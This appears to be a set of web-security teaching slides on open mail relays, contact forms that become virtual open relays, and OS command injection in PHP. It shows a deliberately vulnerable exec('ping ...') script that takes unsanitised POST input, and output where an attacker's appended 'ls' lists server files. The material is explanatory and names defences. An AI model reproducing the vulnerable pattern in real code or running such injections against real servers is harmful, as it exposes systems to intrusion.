
Open Mail Relays

- An **open mail relay** refers to any mail server that allows someone to route email through without authentication.
- Open relays are troublesome since spammers can use your server to send their messages rather than use their own servers.
- This means that the spam messages are sent as if the originating IP address was your own web server!
  - If that spam is flagged at a spam agency like spamhaus, your mail server's IP address will be blacklisted, and then many mail providers will block legitimate email from you.
- A proper closed email server configuration will allow sending from a locally trusted computer (like your web server) and authenticated external users.
- By closing your relays (and setting up advanced mail configuration, seen in Chapter 20), you greatly reduce the chance of forged email not being flagged as spam.

Virtual Open Mail Relays

- By transmitting the email address of the recipient, the contact form is at risk of abuse since an attacker could send to any email they want.
- Considering that most websites use an HTML form to allow users to contact the website administrator or other users.
  - If the form allows users to select the recipient from a dropdown, then what is being transmitted is crucial since it could expose your mail server as a virtual open mail relay
- Instead, you should transmit an integer that corresponds to an ID in the user table, thereby requiring the database lookup of a valid recipient.

Virtual Open Mail Relays:
Letting someone send mail as you despite a closed relay




Arbitrary Program Execution

- Another potential attack with user-coupled control relates to running commands in Unix through a PHP script.
- Functions like **exec(), system(),** and **passthru()** allow the server to run a process as though they were a logged-in user..
- To prevent this major class of attack, be sure to
  - Sanitize input, with **escapeshellarg()** and be mindful of how user input is being passed to the shell.
  - Applying least possible privileges will also help mitigate this attack: if your web server is running as root, you are potentially allowing arbitrary commands to be run as root, versus running as the Apache user, which has fewer privileges

0 The script is intended to echo the output of a ping command to the user for the IP or domain they want.

1 Malicious user inputs reserved characters and commands into the text field.




```
...
$ip = $_POST['ip'];
$ret = exec("ping -c 1 $ip 2>&1", $output);
print_r($output);
print_r($ret);
...
```

2 PHP script passes the user input as a parameter to a Unix command (`ping`).

3 The attacker executes arbitrary command (in this case `ls`) and gains knowledge for further exploits and attacks.

```
Array
(
  [0] => PING funwebdev.com (66.147.244.79): ...
  [1] => 64 bytes from 66.147.244.79: icmp_seq=0 ...
  [2] => 64 bytes from 66.147.244.79: icmp_seq=1 ...
  [3] => 64 bytes from 66.147.244.79: icmp_seq=2 ...
  [4] => 64 bytes from 66.147.244.79: icmp_seq=3 ...
  [5] =>
  [6] => --- funwebdev.com ping statistics ---
  [7] => 4 packets transmitted, 4 packets ....
  [8] => round-trip min/avg/max/stddev = ...
)
round-trip min/avg/max/stddev = ...
```

Displayed to user (as intended)

```
Array
(
  [0] => a182761.png
  [1] => b171628.png
  [2] => c998716.png
  [3] => super-secret.png
  [4] => top-secret.txt
  ...
)
Z1928.png
```

Displayed to malicious user

- The attacker appends a directory listing command (ls), and as a result sees all the files on the server in that directory!
  - With access to any command, the impact could be much worse.